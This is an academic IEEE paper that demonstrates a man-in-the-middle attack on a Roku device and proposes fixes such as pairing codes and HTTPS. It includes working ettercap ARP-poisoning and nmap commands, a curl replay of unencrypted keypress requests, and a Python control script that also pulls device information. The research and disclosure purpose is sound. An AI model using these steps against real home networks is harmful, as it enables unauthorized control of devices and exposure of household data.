2022 IEEE 13th Annual Information Technology, Electronics and Mobile Communication Conference (IEMCON) | 978-1-6654-6316-4/22/$31.00 ©2022 IEEE | DOI: 10.1109/IEMCON56893.2022.9946502

RokuControl–Conducting MITM Attacks on Roku

Devin Coles
School of Computing and Data Science
Wentworth Institute of Technology
Boston, MA, USA
colesd@wit.edu

Michael Peterson
School of Computing and Data Science
Wentworth Institute of Technology
Boston, MA, USA
petersonm4@wit.edu

Sunjae Park
School of Computing and Data Science
Wentworth Institute of Technology
Boston, MA, USA
parks6@wit.edu

Mira Yun
School of Computing and Data Science
Wentworth Institute of Technology
Boston, MA, USA
yunm@wit.edu

***Abstract*—Smart TVs are increasingly common in many households as an alternative to traditional cable television. Smart TVs utilize high-speed Internet and allow people to watch streaming video services in a TV format. Man-in-the-middle attacks (MITM) insert the attacker between two devices that are communicating with each other. In this paper, we implement a MITM attack on a Roku device by capturing packets and replaying them using a packet crafter. Through such unauthorized control, this paper shows how the security of these devices can be impacted.**

***Index Terms*—Authentication, Multimedia Information Systems, Unauthorized Access**

I. Introduction

Ever since the invention of television (TV), human life has become more connected all over the world. If the invention of the telephone was the first step in connecting people, TV was the giant next step. People being able to see what's going on all over the world has made for huge jumps for the news, along with storytelling.

With the advance of high speed internet, Smart TVs have started to take hold with the rise of streaming services replacing traditional cable television [1]. Plug-in streaming devices such as the Roku Premiere and the Amazon Firestick are two popular options watching string TV services. These devices often contain entire operating systems and sophisticated software, and plug in using HDMI and give TVs easy access to the internet. Because of the low cost of these devices compared to a new televisions, these devices are wildly popular and have many users. However, the security put into preventing outside control of these devices has been limited [4], [5].

Man-in-the-middle (MITM) attacks is a wide-spread method of attacks on online devices [2]. While two devices are communicating, a third device has access to the communication and in some cases is able to even manipulate them. In other words, the victim devices failed to ensure both confidentiality and integrity of their communication.

Our goal while looking at this issue was to see if we could try and replicate some of the packets that would be used to control the device, establishing a MITM attack. By using packet creation tools we can send packets to the device to control it and see what potentially damaging attacks could be conducted. To do this we first locate the devices using an Nmap [3] scan. Once we find the devices, traffic between the devices are captured and analyzed. Finally, we then use a packet crafter to recreate those same packets. We want to highlight how gaining access to unsecured smarts TV's can be potentially dangerous and can be used to attack them. We show that by accessing unauthorized content or using the browser to navigate to potentially malicious websites, this negatively affects the security of these devices.

II. Packet Sniffing the Roku Smart TV

We set up a local network as shown in Figure 1. This setup is meant to replicate the average setup that an average user of a Roku device is going to be using when setting up the device and connecting it to their Wireless Network. The Roku device, shown as an "SmartTV' in the diagram, is connected to the same network as a "Controller App." Both of these devices are on the same wireless network. The Controller App is running the Roku smartphone app, which sends commands over the wireless network. The attacker is connected to the same network as both devices, which allows it to sniff the packets moving between the SmartTV and the Controller App.




Fig. 1. Network Setup for MITM Attack on Roku

The first step is to packet sniff data [7] being sent to and from devices and see if any of the data was insecure. This can be done in three steps using Kali Linux [6], a Linux distribution that focuses on penetration testing and security analysis.

First, Nmap is used to find the IP address of the target device. Next, Ettercap is used to ARP poison the target device and its router which allows your device to sniff the packets being sent to and from the target device. Lastly, as long as they are unsecured, the packets and the data in them can be viewed using an application like Wireshark.


A. Locating Device with Nmap

Nmap [3] is a command which can list out the MAC address and IP address for each device connected to a router. To launch the Nmap command the subnet for the network being targeted must be known, this can be found by using the ipconfig command while connected to the targeted network. Once this is figured out, we can use nmap to scan all devices currently active in the subnet. For example, if the subnet of the network was 192.168.1.0, then the Nmap command would be written like the following:

```
nmap -sn 192.168.1.0/24
```

Listing 1. nmap command to identify device

The above command would result in output similar to that in Figure 2.



```
[michael@mparch ~]$ nmap -Pn 192.168.0.192
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-13 10:42 EDT
Nmap scan report for 192.168.0.192
Host is up (0.0065s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT     STATE SERVICE
7000/tcp open  afs3-fileserver
9080/tcp open  glrpc

Nmap done: 1 IP address (1 host up) scanned in 15.93 seconds
```

Fig. 2. NMap results


B. Capturing Packets

Once the IP address of the targeted client is identified, the packets sent to and from the device can then be captured. The attack initiated using the Ettercap command and requires that the attacker provide the subnet for the router and the IP address of the targeted client, both of which has been figured out in the previous step. Using the same subnet in the previous example and if the IP address of the client was 192.168.1.3, the Ettercap command would look like the following:

```
ettercap -T -S -i wlan0 -M arp:remote
    /192.168.1.0// /192.168.1.3//
```

Listing 2. ettercap command to capture packets

Aside from the IP addresses for the router and client, there are still some other important parts in the Ettercap command listed in Listing 2. `-T` makes the command return text only, so there will be no graphics displayed when receiving the data. `-S` specifies to not use Secure Socket Layer (SSL) which means the command will not establish secure links when connecting to the client and router. `-i wlan0` states the interface where the data will be received. `-M` establishes that it will be a MITM attack. Lastly, `arp:remote` selects ARP poisoning as the method of attacking. This is demonstrated in Figure 3.



```
ettercap 0.8.3.1 copyright 2001-2020 Ettercap Development Team

Listening on:
 wlan0 -> C8:58:C0:25:AD:0F
          192.168.1.3/255.255.255.0
          fe80::8caa:5e86:79e8:5762/64

Privileges dropped to EUID 65534 EGID 65534...

  34 plugins
  42 protocol dissectors
  57 ports monitored
28230 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!

Scanning for merged targets (2 hosts)...

* |==================================>| 100.00 %
```

Fig. 3. Ettercap Command Results

C. Viewing Packet Contents using Wireshark

The captured packets can easily be viewed from Wireshark which can be opened manually or in the console. When a captured packet is viewed from within the Wireshark application, it looks like Figure 4.


While observing the packets in Wireshark there are some important things to look out for. First off, since our focus is on data being sent to and from the client it leads us to look for the client's IP address in the source and destination columns. Because of this, a filter can be used in Wireshark by typing `ip.addr=(IP address)` in the search bar. The next clue for finding unsecured data is to focus on the protocol header. While some protocols provide encryption for data being sent, HTTP is a very insecure protocol for sending data since it can easily be read by programs like Wireshark. After finding data being sent to or from the targeted device using the HTTP protocol, the next place to look to figure out if the data it contains can be used maliciously is in the info column. Here you access the data being sent, which can be images, passwords, commands, and many more that can be used by the attacker.

III. Man-in-the-Middle Attack on Roku

We then start sending commands from the Roku app and capture the packets and view them using our earlier set up. Once we are able to view the command packets sent from the Roku app, we were then able to replicate and mimic the commands sent from the app.

A. Command Replication

Once we were able to view the messages the Roku app uses to communicate with the device, we noticed they were left unencrypted. For example, we tried pressing down the


Roku2.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>


```
No.  Time      Source         Destination    Protocol Lengtl Info
   2 1.499110  192.168.0.136  192.168.0.192  TCP        74 55610 → 8060 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=28920327
   3 1.504568  192.168.0.192  192.168.0.136  TCP        74 8060 → 55610 [SYN, ACK] Seq=0 Ack=1 Win=43440 Len=0 MSS=1460 SACK_PERM=1 TSv
   4 1.504623  192.168.0.136  192.168.0.192  TCP        66 55610 → 8060 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=2892032734 TSecr=581889
   5 1.505100  192.168.0.136  192.168.0.192  HTTP      542 POST /keydown/Right HTTP/1.1
   6 1.510008  192.168.0.192  192.168.0.136  TCP        66 8060 → 55610 [ACK] Seq=1 Ack=477 Win=44544 Len=0 TSval=5818897 TSecr=2892032
   7 1.642945  192.168.0.136  192.168.0.192  TCP        66 55610 → 8060 [FIN, ACK] Seq=477 Ack=1 Win=64256 Len=0 TSval=2892032872 TSecr
   8 1.645720  192.168.0.192  192.168.0.136  HTTP      146 HTTP/1.1 200 OK
   9 1.645765  192.168.0.136  192.168.0.192  TCP        54 55610 → 8060 [RST] Seq=477 Win=0 Len=0

> Frame 1: 90 bytes on wire (720 bits), 90 bytes captured (720 bits)
> Ethernet II, Src: IntelCor_35:97:60 (14:4f:8a:35:97:60), Dst: IPv6mcast_16 (33:33:00:00:00:16)
> Internet Protocol Version 6, Src: fe80::32eb:201b:b3e2:275d, Dst: ff02::16
> Internet Control Message Protocol v6

0000  33 33 00 00 00 16 14 4f  8a 35 97 60 86 dd 60 00   33····O ·5·`··`·
```

Fig. 4. Wireshark Window

right button on the remote-control app, which would issue a command. The sent packet would be look like the row in the middle of the Wireshark application (Figure 4, and reproduced in Figure 5.



```
542 POST /keydown/Right HTTP/1.1
```

Fig. 5. Data captured in Wireshark

We use this information to craft commands we could use. We used to a tool called “curl“ [8]. Curl is a command-line tool in Linux that can be used to communicate with a server to send data to and from. It can mimic various network protocols, such as HTTP, FTP, and so on. When we were using this tool, we were primarily interested in its ability to send HTTP messages, as that is what the controller app uses to communicate with the device.

We translated the message from Figure 5 to craft a new message targeted at the device. We do this by specifying the URL as the IP address followed by the message data. We also know that this message needs to be sent as a POST message. That leaves us with the command `curl -X POST http://192.168.0.192:8060/keydown/Right`. We specify that this message is to be sent with no data from our device. We have now replicated an unauthorized keypress event.

B. Automating Controls

While the curl command works for basic control and experimentation, it would be an issue for automation of control as the command takes a while to go through. To have an easier time controlling we developed a basic python script to speed up the process of sending basic commands to the device. To do this, we first specify the IP address and port we want to communicate with.


Using that we open a transport layer TCP stream with the device. We do this by first sending a “connecting“ message to the device’s IP, then waiting for an acknowledgment from the Roku. Once we receive that message, we are clear to communicate with the device.

We then have two possible types of messages we can send the device. First is a button push. From the button push we have the press down ”keydown/Right” and let the button press up ”keyup/Right”. We send the messages using these commands where we set up the URL. We specify the IP address of the device, the port 8060, where commands are sent to, and the command we want to send. We then send this URL as an HTTP POST message.

The second type of message is used to get information from the device by querying it and getting responses back. The two messages to query the device are `appsQ ="/query/apps"` and `deviceQ = "/query/device-info"`. We then create the same URL as above using the query as the action. We then send that as an HTTP GET message, and then print the content we received.

We were able to receive two types of data: app data and device info. App data is a list of formatted info about all the apps downloaded onto the device and their version.

An example response is shown in Figure 6. For example,




```
<?xml version="1.0" encoding="UTF-8" ?><apps>
<app id="31012" type="menu" version="2.0.53">Vudu Movie &amp; TV Store</app>
<app id="12" type="appl" version="5.0.98079430">Netflix</app>
<app id="2285" type="appl" version="6.59.0">Hulu</app>
<app id="291097" type="appl" version="1.20.2022040600">Disney Plus</app>
<app id="837" type="appl" version="2.21.94005088">YouTube</app>
<app id="13" type="appl" version="12.3.2021122417">Prime Video</app>
<app id="123132" type="appl" version="6.5.1">Xfinity Stream Beta</app>
<app id="61322" type="appl" version="52.10.20">HBO Max</app>
<app id="551012" type="appl" version="9.0.105">Apple TV</app>
<app id="187665" type="appl" version="44.6.2100000011">adult swim</app>
<app id="46041" type="appl" version="8.24.2087">Sling TV</app>
<app id="13842" type="appl" version="1.3.339168">VUDU</app>
<app id="151908" type="appl" version="6.0.15">The Roku Channel</app>
<app id="69091" type="appl" version="3.4.2">4K Spotlight</app>
<app id="34376" type="appl" version="4.2.2022021700">ESPN</app>
<app id="2213" type="appl" version="5.5.13">Roku Media Player</app>
<app id="552944" type="appl" version="1.2.62">Roku Tips &amp; Tricks</app>
<app id="111255" type="appl" version="2.2.29">The CW</app>
<app id="95307" type="appl" version="3.46.16527">FOX Sports</app>
<app id="11055" type="appl" version="5.6.1">Newsy</app>
<app id="65067" type="appl" version="3.19.18">STARZ</app>
<app id="593099" type="appl" version="3.4.21">Peacock TV</app>
<app id="31440" type="appl" version="7.1.20220315">Paramount Plus</app>
<app id="22297" type="appl" version="2.8.102">Spotify Music</app>\n</apps>\n
```

Fig. 6. Pulled App Data

in the third line we can see that Netflix has been installed:

```
<app id="12"type="appl"
...>Netflix</app>
```

The next type of data that can be pulled is the device info. The device info contains a list of formatted data containing information like the Device ID, Network, Device type, Mac Address, advertiser ID, UUID, Software version, time zone, and different features the device may have. An example response is shown in Figure 7.



```
<?xml version="1.0" encoding="UTF-8" ?>
<device-info>
<udn>29600001-780a-1044-8058-10593269506f</udn>
<serial-number>YH001N672856</serial-number>
<device-id>K42061672856</device-id>
<advertising-id>1b2a9151-00f5-521a-994f-1252aad04f2b</advertising-id>
<vendor-name>Roku</vendor-name>
<model-name>Roku Premiere</model-name>
<model-number>3920X</model-number>
<model-region>US</model-region>
<is-tv>false</is-tv>
<is-stick>false</is-stick>
<ui-resolution>1080p</ui-resolution>
<supports-ethernet>false</supports-ethernet>
<wifi-mac>10:59:32:69:50:6f</wifi-mac>
<wifi-driver>realtek</wifi-driver>
<has-wifi-extender>false</has-wifi-extender>
<has-wifi-5G-support>false</has-wifi-5G-support>
<can-use-wifi-extender>true</can-use-wifi-extender>
<network-type>wifi</network-type>
<network-name>Test</network-name>
<friendly-device-name>Roku Premiere</friendly-device-name>
<friendly-model-name>Roku Premiere</friendly-model-name>
<default-device-name>Roku Premiere - YH001N672856</default-device-name
<user-device-name>Roku Premiere</user-device-name>
<user-device-location>Basement</user-device-location>
```


Fig. 7. Pulled Device Data

C. Potential Threats

Being able to remotely control the device could lead to several potential threats. If an unsecured app were posted on the Roku app store you would be able to have a script install a malicious app. Outside of that, there is potential to have a script install a browser and navigate to an unsafe website. From either of those, a botnet or any number of potentially malicious attacks could be taken without the user's knowledge of any attack ever taking place.

The key features of this project were the initial discovery of the device commands from packet sniffing with Wireshark. This could be done on any computer that is running Wireshark and compatible with a Roku controller whether the mobile app or a web application. They initially let us discover the commands that could be used to control the device. Once we were able to get the controls, we were able to move on to the Python Script.

The other key feature was the control of the device using a python script, which is shown in Figure 8. Upon completion of the python script, there was testing across Windows, Linux, and OSX. The tests of the script showed the ability to navigate through commands of right, left, up, down, home, back, enter, info, and select. We were also able to send two types of queries: the app query, and the device query.



```
client = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
ip=socket.gethostbyname("192.168.0.192")
port=8060
address=(ip,port)
client.connect(address)
data = client.recv(1024)
print(data)
print("Connected")

right = "keydown/Right"
right2 = "keyup/Right"
left = "keydown/Left"
left2 = "keyup/Left"
up = "keydown/Up"
up2 = "keyup/Up"
down = "keydown/Down"
down2 = "keyup/Down"
home = "keydown/Home"
home2 = "keyup/Home"
back = "keydown/Back"
back2 = "keyup/Back"
enter = "keydown/Enter"
enter2 = "keyup/Enter"
info = "keydown/Info"
info2 = "keyup/Info"
select = "keydown/Select"
select2 = "keyup/Select"

appsQ = "/query/apps"
deviceQ = "/query/device-info"


url = ("http://%s:%s/%s" % (ip, port, home))
r = requests.post(url)
```

Fig. 8. Python Script

It is also available at the authors Github page [9]. This script should run on any computer that has python installed. It should maintain compatibility as long as the device does not require credentials to communicate with it along with as long as the Wi-Fi remote setting remains enabled on the device.

IV. Findings

In this paper, we were able to discover insecure data and use it for our own gain to remotely control a Roku from a laptop. We were able to do this by discovering that wireless Roku remote apps used the insecure HTTP protocol to send commands to the Roku which we could easily decipher and use ourselves. We also created a python script that could remotely send commands to a Roku. This is dangerous since the python script could send commands to the Roku which make it delete all of the apps installed on the device. The Roku itself stores a lot of valuable information as well, such as where the Roku is located, what applications it has on it, what software it has, and so on. which can easily be obtained via a command.

A. *Security of Other SmartTV Devices*

The Roku is not the only smart TV on the market, so when approaching our solution to make Roku wireless remotes more secure, could solutions be found by taking inspiration from competitors on the market? The Amazon Firestick is a popular competitor to the Roku, however, there is not enough information at the moment to determine whether or not the wireless remote is more secure than the Roku wireless remote. Both Firestick and Roku have wireless remote communication to the TV over a wireless network, although Amazon has a dedicated app made by amazon while most of the apps used for Roku are developed by third parties.

Wen it comes to the Apple TV, connecting a wireless remote involves a few requirements which makes it more secure than the others. The first requirement is that the device that sends commands to the TV must be running iOS. This is a good security feature since iOS is a difficult operating system to use for malicious purposes. Another good security feature is that the connection between the remote and the TV is set up through apple airplay. Apple airplay is a secure Bluetooth connection that is encoded so that only other Apple products or devices running iOS can easily view it. Most importantly, the device connecting to the TV must input a four-digit security passcode which is randomly generated and displayed on the TV screen. Although it is a relatively simple check, it is very powerful in the fact that it requires the user to be able to physically view the TV. This would stop someone outside of a home where a TV is located from tampering with the TV.

B. *Potential Solutions*

After researching methods used by competitors and using past knowledge, we can develop some methods for making communication between the wireless remote and the Roku more secure. One method, and most likely the easiest to implement, would be to take inspiration from the Apple TV's feature of querying the wireless remote app for a randomly generated security key that is displayed on the TV. This feature would greatly improve the security of Roku wireless remote apps since before the device would be able to send commands to the Roku, it must first enter the passcode which can only be seen the user has a view of the TV, so anyone trying to access the Roku from outside a house would not be able to send commands to the Roku as long as the TV screen was not visible from a window.

Another method to make the wireless remote more secure would be to employ HTTPS instead of HTTP for the commands sent to the TV. This would increase security for the Roku since the data being sent to and from the Roku would be encrypted, making it more resistant to MITM attacks and other forms of eavesdropping so it would prevent hackers from intercepting and reusing the commands that the wireless remote uses.

The final security measure we came up with was to provide some sort of identification by having to sign into the same Roku account that is used by the Roku TV in order to send commands to the Roku TV. While this may be difficult to implement, it would be able to prevent any device from sending commands to the Roku if the account credentials did not match up. If this was implemented, it would also be critical to make sure that the account credentials were encrypted, or else the account security information would be very easily accessible from MITM attacks or other forms of eavesdropping.

These are all the recommendations we can provide based on our work and research, hopefully, wireless remote apps on phones will focus more on security in the future so malicious hackers will have a more difficult time accessing devices such as the Roku.

V. Conclusion

In this paper, we set up a MITM attack between a SmartTV device and the controller smartphone app. By sniffing the packets that are sent between the two devices, we were able to understand what commands are being sent. Using Python, we were able to recreate the same packets and get the accepted, thus enabling unauthorized access to the SmartTV. We propose extensions to existing solutions that should prevent this attack in future devices.

References

[1] Shin, J., Park, Y. and Lee, D., ”Google TV or Apple TV?—The Reasons for Smart TV Failure and a User-Centered Strategy for the Success of Smart TV.” Sustainability, 7(12), pp.15955-15966.

[2] Conti, Mauro, Nicola Dragoni, and Viktor Lesyk. ”A survey of man in the middle attacks.” IEEE communications surveys & tutorials 18, no. 3 (2016): 2027-2051.

[3] Lyon, Gordon Fyodor. ”Nmap network scanning: The official Nmap project guide to network discovery and security scanning”. Insecure. Com LLC (US), 2008.

[4] Nelson, Patrick. “Beware of Hackers Targeting Smart TV Owners Who Lack Strong Cybersecurity.” KOAA News, https://www.koaa.com/news/on-your-side/beware-of-hackers-targeting-smart-tv-owners-who-lack-strong-cybersecurity (accessed Aug 1, 2022).

[5] B. Michéle and A. Karpow, ”Watch and be watched: Compromising all Smart TV generations,” 2014 IEEE 11th Consumer Communications and Networking Conference (CCNC), 2014, pp. 351-356.

[6] Hutchens, Justin. Kali Linux network scanning cookbook. Packt Publishing Ltd, 2014.

[7] Ansari, Sabeel, S. G. Rajeev, and H. S. Chandrashekar. ”Packet sniffing: a brief introduction.” IEEE potentials 21.5 (2003): 17-19.

[8] ”curl-command line tool and library for transferring data with URLs”, https://curl.se/ (accessed Aug 6, 2022).

[9] https://github.com/petersonm4atwit/RokuControl (accessed Aug 6, 2022).